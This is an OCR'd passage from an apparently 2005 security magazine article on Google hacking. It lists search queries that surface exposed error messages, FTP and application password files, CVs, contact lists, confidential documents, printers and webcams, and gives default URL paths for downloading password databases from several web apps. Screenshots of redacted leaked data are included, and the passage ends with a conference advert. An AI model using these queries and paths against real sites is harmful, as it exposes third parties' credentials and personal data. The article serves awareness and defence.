
Looking for Errors

HTTP error messages can be extremely valuable to an attacker, as they can provide a wealth of information about the system, database structure and configuration. For example, finding errors generated by an *Informix* database merely requires querying for `"A syntax error has occurred" filetype:ihtml`. The result will provide the intruder with error messages containing information on database configuration, a system's file structure and sometimes even passwords (see Figure 7). The results can be narrowed down to only those containing passwords by altering the query slightly: `"A syntax error has occurred" filetype:ihtml intext:LOGIN`.

Equally useful information can be obtained from *MySQL* database errors simply by querying Google for `"Access denied for user"` `"Using password"` – Figure 8 shows a typical website located in this manner. Table 5 contains more sample queries using the same method.

The only way of preventing our systems from publicly revealing error information is removing all bugs as soon as we can and (if possible) configuring applications to log any errors to files instead of displaying them for the users to see.

Remember that even if you react quickly (and thus make the error pages indicated by Google out-of-date), a potential intruder will still be able to examine the version of the page cached by Google by simply clicking the link to the page copy. Fortunately, the sheer volume of Web resources means




Sysinfo 3.5 for [redacted] - Opera
File Edit View Navigation Bookmarks Mail Chat Tools Window Help
http://[redacted]/sysinfo/index.php
100%

```
General info
Current time:              Tue, 19 Apr 2005 15:02:42 +0200 gmt
System uptime:             16 days 01 hour 40 minutes 14 seconds
server enviroment:         Microsoft-IIS/6.0
Domain name:               [redacted]
IP adress:                 [redacted]
Server type:               HTTP/1.1CGI/1.1
Server operating system:   Microsoft Windows [Version 5.2.3790]
Cpu info:                  1 X x86 Family 15 Model 0 Stepping 10, GenuineIntel (Architecture: x86)
Adress webmaster:
Swapfile:                  The file c:\pagefile.sys is 1024 Mb

Running servers
Sql:    Online
Http :  Online
Ftp:    Offline
Mail:   Online
vnc:    Offline

Total diskpace 114478.76 Mb          | Network Statistics   | Total memory 1023 Mb
      total         Value     %      |                      |       total    Value    %
Free: 38481.65 Mb             33.61  | recieved: 506.8 Mb   | Free: 430 Mb             42.03
Used: 75997.11 Mb             66.39  | send:     762.7 Mb   | Used: 593 Mb             57.97

Info from current host
client browser and os: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) Opera 7.54 [en]
Your ip adress:        [redacted]

Theme: bvdsouth   language & Theme: Chinese Simplified   Choose page: Mainpage   Apply   Update

Generated by Sysinfo 3.5 written by The Gamblers. File last modified 6 August 2003 10:46:04 PM

intitle:"Sysyinfo*" intext:"Generated by Sysinfo 3.5 written by The Gamblers."

Sysinfo 3.5 for [redacted]
```

Figure 6. *Statistics generated by Sysinfo*


Table 4. *Querying for application-generated system reports*

Query	Type of information
`"Generated by phpSystem"`	operating system type and version, hardware configuration, logged users, open connections, free memory and disk space, mount points
`"This summary was generated by wwwstat"`	web server statistics, system file structure
`"These statistics were produced by getstats"`	web server statistics, system file structure
`"This report was generated by WebLog"`	web server statistics, system file structure
`intext:"Tobias Oetiker" "traffic analysis"`	system performance statistics as MRTG charts, network configuration
`intitle:"Apache::Status" (inurl:server-status | inurl:status.html | inurl:apache.html)`	server version, operating system type, child process list, current connections
`intitle:"ASP Stats Generator *.*" "ASP Stats Generator" "2003-2004 weppos"`	web server activity, lots of visitor information
`intitle:"Multimon UPS status page"`	UPS device performance statistics
`intitle:"statistics of" "advanced web statistics"`	web server statistics, visitor information
`intitle:"System Statistics" +"System and Network Information Center"`	system performance statistics as MRTG charts, hardware configuration, running services
`intitle:"Usage Statistics for" "Generated by Webalizer"`	web server statistics, visitor information, system file structure
`intitle:"Web Server Statistics for ****"`	web server statistics, visitor information
`inurl:"/axs/ax-admin.pl" -script`	web server statistics, visitor information
`inurl:"/cricket/grapher.cgi"`	MRTG charts of network interface performance
`inurl:server-info "Apache Server Information"`	web server version and configuration, operating system type, system file structure
`"Output produced by SysWatch *"`	operating system type and version, logged users, free memory and disk space, mount points, running processes, system logs


"A syntax error has occured" filetype:ihtml
"A syntax error has occured" filetype:ihtml intext:LOGIN

```
A Syntax Error Has Occurred

[04-19-2005 @ 08:05:04]

Error Number  = 350

Error Message = Native SQL Error Code

Error Details = Error Code : 350
C:\MyWebSite\htdocs\about.ihtml
iSQL DBNAME="dantacki" LOGIN="dcweb2/r5g2bx8" SQL="SELECT id, pid FROM basket WHERE custid=:custid" ALIAS="testbasket"
[Microsoft][ODBC SQL Server Driver][SQL Server]Line 1: Incorrect syntax near ':'.SELECT id, pid FROM basket WHERE custid=:custid


SQL Error:      [Microsoft][ODBC SQL Server Driver][SQL Server]Line 1: Incorrect syntax near ':'.

SQL Statement:  SELECT id, pid FROM basket WHERE custid=:custid
```

Figure 7. *Querying for Informix database errors*



```
Warning: mysql_connect(): Access denied for user: 'jastill@localhost' (Using password: YES) in /home/.sites/
90/site11/web/Profiles/php/AddTeam.php on line 9

Warning: mysql_select_db(): Access denied for user: 'httpd@localhost' (Using password: NO) in /
home/.sites/90/site11/web/Profiles/php/AddTeam.php on line 10

Warning: mysql_select_db(): A link to the server could not be established in /home/.sites/90/site11/web/
Profiles/php/AddTeam.php on line 10

Warning: mysql_query(): Access denied for user: 'httpd@localhost' (Using password: NO) in /home/.sites/90/
site11/web/Profiles/php/AddTeam.php on line 23

Warning: mysql_query(): A link to the server could not be established in /home/.sites/90/site11/web/
Profiles/php/AddTeam.php on line 23
Invalid query: INSERT INTO Players (Name,Caps,Clubs) VALUES (",,")
```

Figure 8. *MySQL database error*

that pages can only be cached for a relatively short time.

Prowling for Passwords

Web pages contain a great many passwords to all manner of resources – e-mail accounts, FTP servers or even shell accounts. This is mostly due to the ignorance of users who unwittingly store their passwords in publicly accessible locations, but also due to the carelessness of software manufacturers who either provide insufficient measures of protecting user data or supply no information about the necessity of modifying their products' standard configuration.

Take the example of *WS_FTP*, a well-known and widely-used FTP client which (like many utilities) offers the option of storing account passwords. *WS_FTP* stores its configuration and user account information in the *WS_FTP.ini* file. Unfortunately, not everyone realises that gaining access to an FTP client's configuration is synonymous with gaining access to a user's FTP resources. Passwords stored in the *WS_FTP.ini* file are encrypted, but this provides little protection – once an intruder obtains the configuration


Table 5. *Error message queries*

Query	Result
`"A syntax error has occurred" filetype:ihtml`	*Informix* database errors, potentially containing function names, filenames, file structure information, pieces of SQL code and passwords
`"Access denied for user" "Using password"`	authorisation errors, potentially containing user names, function names, file structure information and pieces of SQL code
`"The script whose uid is " "is not allowed to access"`	access-related PHP errors, potentially containing filenames, function names and file structure information
`"ORA-00921: unexpected end of SQL command"`	*Oracle* database errors, potentially containing filenames, function names and file structure information
`"error found handling the request" cocoon filetype:xml`	*Cocoon* errors, potentially containing *Cocoon* version information, filenames, function names and file structure information
`"Invision Power Board Database Error"`	*Invision Power Board* bulletin board errors, potentially containing function names, filenames, file structure information and piece of SQL code
`"Warning: mysql _ query()" "invalid query"`	*MySQL* database errors, potentially containing user names, function names, filenames and file structure information
`"Error Message : Error loading required libraries."`	CGI script errors, potentially containing information about operating system and program versions, user names, filenames and file structure information
`"#mysql dump" filetype:sql`	*MySQL database errors, potentially containing information about database structure and contents*

file, he can either decipher the password using suitable tools or simply install *WS_FTP* and run it with the stolen configuration. And how can the intruder obtain thousands of *WS_FTP* configuration files? Using Google, of course. Simply querying for `"Index of/" "Parent Directory" "WS _ FTP.ini"` or `filetype:ini WS _ FTP PWD` will return lots of links to the data he requires, placed at his evil disposal by the users themselves in their blissful ignorance (see Figure 9).

Another example is a Web application called *DUclassified*, used for managing website advertising materials. In its standard configuration, the application stores all the user names, passwords and other data in the *duclassified.mdb* file, located in the read-accessible *_private* subdirectory. It is therefore enough to find a site that uses *DUclassified*, take the base URL *http://<host>/duClassified/* and change it to *http://<host>/duClassified/_private/duclassified.mdb* to obtain the password file and thus obtain unlimited access to the application (as seen in Figure 10). Websites which use the vulnerable application can be located by querying Google for `"Powered by DUclassified" -site:duware.com` (the additional operator will filter out results from the manufacturer's website). Interestingly enough, the makers of *DUclassified* – a company called DUware – have also created several other applications with similar vulnerabilities.

In theory, everyone knows that passwords should not reside on post-its stuck to the monitor or under the keyboard. In practice, however, surprisingly many people store passwords in text files and put them in their home directories, which (funnily enough) are accessible through the Internet. What's more, many such individuals work as network administrators or similar, so the files can get pretty big. It's hard to define a single method of locating such data, but googling for such keywords as *account*, *users*, *admin*, *administrators*, *passwd*,




Index of / - Opera
File Edit View Navigation Bookmarks Mail Chat Tools Window Help
http://[redacted]/
100%
Index of /
http://[redacted]/WS_FTP.ini - Opera
http://[redacted]/WS_FTP.ini
"Index of/" "Parent Directory" "WS_FTP.ini"
filetype: ini WS_FTP PWD

```
Parent Directory        07-Jan-2000 15:45      -
chinapho/               04-Sep-1999 23:48      -
famphoto/               01-Jan-1999 10:26      -
wedphoto/               22-Jan-1999 14:14      -
ws_ftp.exe              25-May-1997 16:53   139k
ws_ftp.ext              25-May-1997 16:53     1k
ws_ftp.hlp              31-May-1997 13:29    44k
ws_ftp.ini              31-May-1997 13:29     2k
ws_ftp.txt              31-May-1997 13:29    10k
```

```
[AUTHED1]
HOST=[redacted]
UID=root
PWD=VB864EC6BA73DDBF74018E22D8B1FC0FF63A79BA6
TIMEOFFSET=0

[AUTHEC1]
HOST=[redacted]
UID=root
PWD=VB864EC6BA73DDBF74018E22D8B1FC0FF63A79BA6
TIMEOFFSET=0
```

Figure 9. *WS_FTP configuration file*



There are 0 ads in 4 categories

© 2003 DUware All Rights Reserved

File	duclassified.mdb
Server	[redacted]
Type	application/x-msaccess
Size	188 KB (192 512 bytes)
Opens with	duclassified.mdb

Would you like to Open or Save the file?

☐ Remember choice and do not show dialog again

Figure 10. *DUclassified in its standard configuration*

password and so on can be pretty effective, especially coupled with such filetypes as *.xls*, *.txt*, *.doc*, *.mdb* and *.pdf*. It's also worth noting directories whose names contain the words *admin*, *backup* and so forth – a query like `inurl:admin intitle:index.of` will do the trick.

Table 6. *Google queries for locating passwords*


Query	Result
`"http://*:*@www" site`	passwords for site, stored as the string `"http://username:password@www..."`
`filetype:bak inurl:"htaccess|passwd|shadow|htusers"`	file backups, potentially containing user names and passwords
`filetype:mdb inurl:"account|users|admin|administrators|passwd|password"`	*mdb* files, potentially containing password information
`intitle:"Index of" pwd.db`	*pwd.db* files, potentially containing user names and encrypted passwords
`inurl:admin inurl:backup intitle:index.of`	directories whose names contain the words admin and backup
`"Index of/" "Parent Directory" "WS _ FTP.ini" filetype:ini WS _ FTP PWD`	*WS_FTP* configuration files, potentially containing FTP server access passwords
`ext:pwd inurl:(service|authors|administrators|users) "# -FrontPage-"`	files containing *Microsoft FrontPage* passwords
`filetype:sql ("passwd values ****" | "password values ****" | "pass values ****" )`	files containing SQL code and passwords inserted into a database
`intitle:index.of trillian.ini`	configuration files for the *Trillian IM*
`eggdrop filetype:user user`	configuration files for the *Eggdrop* ircbot
`filetype:conf slapd.conf`	configuration files for *OpenLDAP*
`inurl:"wvdial.conf" intext:"password"`	configuration files for *WV Dial*
`ext:ini eudora.ini`	configuration files for the Eudora mail client
`filetype:mdb inurl:users.mdb`	*Microsoft Access* files, potentially containing user account information
`intext:"powered by Web Wiz Journal"`	websites using *Web Wiz Journal*, which in its standard configuration allows access to the passwords file – just enter `http://<host>/journal/journal.mdb` instead of the default `http://<host>/journal/`
`"Powered by DUclassified" -site:duware.com` `"Powered by DUcalendar" -site:duware.com` `"Powered by DUdirectory" -site:duware.com` `"Powered by DUclassmate" -site:duware.com` `"Powered by DUdownload" -site:duware.com` `"Powered by DUpaypal" -site:duware.com` `"Powered by DUforum" -site:duware.com` `intitle:dupics inurl:(add.asp | default.asp | view.asp | voting.asp) -site:duware.com`	websites using the *DUclassified*, *DUcalendar, DUdirectory, DUclassmate*, *DUdownload*, *DUpaypal*, *DUforum* or *DUpics* applications, which by default make it possible to obtain the passwords file – for DUclassified, just enter `http://<host>/duClassified/ _ private/duclassified.mdb` instead of `http://<host>/duClassified/`
`intext:"BiTBOARD v2.0" "BiTSHiFTERS Bulletin Board"`	websites using the *Bitboard2* bulletin board application, which on default settings allows the passwords file to be obtained – enter `http://<host>/forum/admin/data _ passwd.dat` instead of the default `http://<host>/forum/forum.php`

Table 6 presents some sample queries for password-related data.

To make our passwords less accessible to intruders, we must carefully consider where and why we enter them, how they are stored and what happens to them. If we're in charge of a website, we should analyse the configuration of the applications we use, locate poorly protected or particularly sensitive data and take appropriate steps to secure it.

Personal Information and Confidential Documents


Both in European countries and the U.S., legal regulations are in place to protect our privacy. Unfortunately, it is frequently the case that all sorts of confidential documents containing our personal information are placed in publicly accessible locations or transmitted over the Web without proper protection. To get our complete information, an intruder need only gain access to an e-mail repository containing the CV we sent out while looking for work. Ad-


http://66.102.9.104/search?q=cache:jyRz4dalEq4J:magnolia.npma.org/files/email.xls+email.xls+filetype:xls+inurl:email.xls&hl=en - Opera

	A	B	C	D	E
1	Member	DAYPHONE	EXTENSION	FAX	EMAIL
2	[redacted], Luvenia,	601-359-[redacted]			[redacted]@mail.house.state.ms.us
3	[redacted], Scott,	662-325-[redacted]			[redacted]@property.msstate.edu
4	[redacted], Luke,	601-432-[redacted]		601-833-[redacted]	[redacted]@mpbonline.org
5	[redacted], Henry,	601-960-[redacted]		601-960-[redacted]	[redacted]@jackson.k12.ms.us
6	[redacted] John , E	601-960-[redacted]		601-960-[redacted]	[redacted]@jackson.k12.ms.us
7	[redacted] Tommy,	601-853-[redacted]			[redacted]@mdrs.state.ms.us

File Edit View Navigation Bookmarks Mail Chat Tools Window Help
http://66.102.9.104/search?q=cache:jyRz4dalEq4J:magnolia.npma.org/files/email.xls+email
100%
http://66.102.9.104/sear...

Figure 11. *Electronic address book obtained through Google*


[redacted] - Opera

http://66.102.9.104/search?q=cache:3mlouDcVwa4J:[redacted]/scmeinfohub

Only with this added capability would commanders be able to appreciate comms effects or deficiencies for greater awareness of the comms situational picture to facilitate operational concepts development.

This presentation will focus on the discussion of the [redacted] architecture, in particular the real-time mechanism adopted to suffice users' requirements.


confidential "not for distribution"

[redacted]

Copyright © 2004 [redacted] Confidential not for distribution to third parties

File Edit View Navigation Bookmarks Mail Chat Tools Window Help
100%

Figure 12. *Confidential document found through Google*


hp LaserJet 4200 - Opera

http://[redacted]/hp/device/this.LCDispatcher

Orwell / [redacted]
hp LaserJet 4200

Information | Settings | Networking

Device Status

Device Status

Powersave on

● Pause/Resume Button ● Continue

Supplies

Toners: (% remaining)

Black Print Cartridge 50%
HP Part Number: Q1338A

Maintenance Kit 45%
HP Part Number: 110V-Q2429A, 220V-Q2430A

Supplies Details

Media

Input/Output	Status	Size	Type
Tray 1		ANY SIZE	ANY
Tray 2		LETTER	PLAIN
STANDARD OUTPUT	OK	N/A	N/A

Figure 13. *An HP printer's configuration page found by Google*

dress, phone number, date of birth, education, skills, work experience – it's all there.

Thousands of such documents can be found on the Internet – just query Google for `intitle: "curriculum vitae" "phone * * *" "address *" "e-mail"`. Finding contact information in the form of names, phone number and e-mail addresses is equally easy (Figure 11). This is because most Internet users create electronic address books of some description. While these may be of little interest to your typical intruder, they can be dangerous tools in the hands of a skilled sociotechnician, especially if the contacts are restricted to one company. A simple query such as `filetype:xls inurl:"email.xls"` can be surprisingly effective, finding *Excel* spreadsheet called *email.xls*.

All the above also applies to instant messaging applications and their contact lists – if an intruder obtains such a list, he may be able to pose as our IM friends. Interestingly enough, a fair amount of personal data can also be obtained from official documents, such as police reports, legal documents or even medical history cards.

The Web also contains documents that have been marked as confidential and therefore contain sensitive information. These may include project plans, technical documentation, surveys, reports, presentations and a whole host of other company-internal materials. They are easily located as they frequently contain the word *confidential*, the phrase *Not for distribution* or similar clauses (see Figure 12). Table 7 presents several sample queries that reveal documents potentially containing personal information and confidential data.

As with passwords, all we can do to avoid revealing private information is to be cautious and retain maximum control over published data. Companies and organisations should (and many are obliged to) specify and enforce rules, procedures and standard practices for

Table 7. *Searching for personal data and confidential documents*

Query	Result
`filetype:xls inurl:"email.xls"`	*email.xls files*, potentially containing contact information
`"phone * * *" "address *" "e-mail" intitle: "curriculum vitae"`	CVs
`"not for distribution" confidential`	documents containing the confidential clause
`buddylist.blt`	*AIM* contacts list
`intitle:index.of mystuff.xml`	*Trillian IM* contacts list
`filetype:ctt "msn"`	MSN contacts list
`filetype:QDF QDF`	database files for the *Quicken* financial application
`intitle:index.of finances.xls`	*finances.xls* files, potentially containing information on bank accounts, financial summaries and credit card numbers
`intitle:"Index Of" -inurl:maillog maillog size`	*maillog* files, potentially containing e-mail
`"Network Vulnerability Assessment Report"` `"Host Vulnerability Summary Report"` `filetype:pdf "Assessment Report"` `"This file was generated by Nessus"`	reports for network security scans, penetration tests etc.

Table 8. *Queries for locating network devices*

Query	Device
`"Copyright (c) Tektronix, Inc." "printer status"`	PhaserLink printers
`inurl:"printer/main.html" intext:"settings"`	Brother HL printers
`intitle:"Dell Laser Printer" ews`	Dell printers with EWS technology
`intext:centreware inurl:status`	Xerox Phaser 4500/6250/8200/8400 printers
`inurl:hp/device/this.LCDispatcher`	HP printers
`intitle:liveapplet inurl:LvAppl`	Canon Webview webcams
`intitle:"EvoCam" inurl:"webcam.html"`	Evocam webcams
`inurl:"ViewerFrame?Mode="`	Panasonic Network Camera webcams
`(intext:"MOBOTIX M1" | intext:"MOBOTIX M10") intext:"Open Menu" Shift-Reload`	Mobotix webcams
`inurl:indexFrame.shtml Axis`	Axis webcams
`SNC-RZ30 HOME`	Sony SNC-RZ30 webcams
`intitle:"my webcamXP server!" inurl:":8080"`	webcams accessible via *WebcamXP Server*
`allintitle:Brains, Corp. camera`	webcams accessible via *mmEye*
`intitle:"active webcam page"`	USB webcams

handling documents within the organisation, complete with clearly defined responsibilities and penalties for infringements.

Network Devices

Many administrator downplay the importance of securing such devices as network printers or webcams. However, an insecure printer can provide an intruder with a foothold that can later be used as a basis for attacking other systems in the same network or even other networks. Webcams are, of course, much less dangerous, so hacking them can only be seen as entertainment, although it's not hard to imagine situations where data from a webcam could be useful (industrial espionage, robberies etc.). Table 8 contains sample queries revealing printers and webcams, while Figure 12 shows a printer configuration page found on the Web. ■

On the Net

- *http://johnny.ihackstuff.com* – largest repository of data on Google hacking,
- *http://insecure.org/nmap/* – *Nmap* network scanner,
- *http://thc.org/thc-amap/* – *amap* network scanner.

8-9.09.2005 Warsaw

The largest Conference on Security and Reliability of Information Systems and Technologies

Would you like to show your solutions?

Apply now!

KS SK software KONFERENCJE

www.bin.org.pl/en

BIN GigaCon™

Security and Reliability of Information **Systems and Technologies**

- 2 days,
- 3 parallel speech sessions,
- more than 40 lectures
- 6 parallel workshop sessions,
- more than 1500 attendees,
- company presentations,
- free attendance to speeches.

Subject scope:
- Firewall & VPN Systems
- Security Audit Tools and Intrusion Detection Systems (IDS)
- Anti-virus Software
- Cryptography Software and Coding devices
- Public Key Infrastructure Solutions and Smartcards
- Network Services Servers
- Cluster Solutions
- Mass Storage Systems and Data Archive Solutions
- Database Reliability and Security
- IT Security Management

FREE ATTENDANCE to speeches

Contact:
Elżbieta Rogowska
Phone 48 0 22 860 17 16
Fax 48 0 22 860 17 71
E-Mail: elzbieta.rogowska@software.com.pl

Sponsor: CHECK POINT™ Software Technologies Ltd.

Session Sponsor - Cryptography Software and Coding devices: comp

Media partners: hakin9 LINUX+ Software Developer's JOURNAL

Intrusion Detection System Internals

Antonio Merola

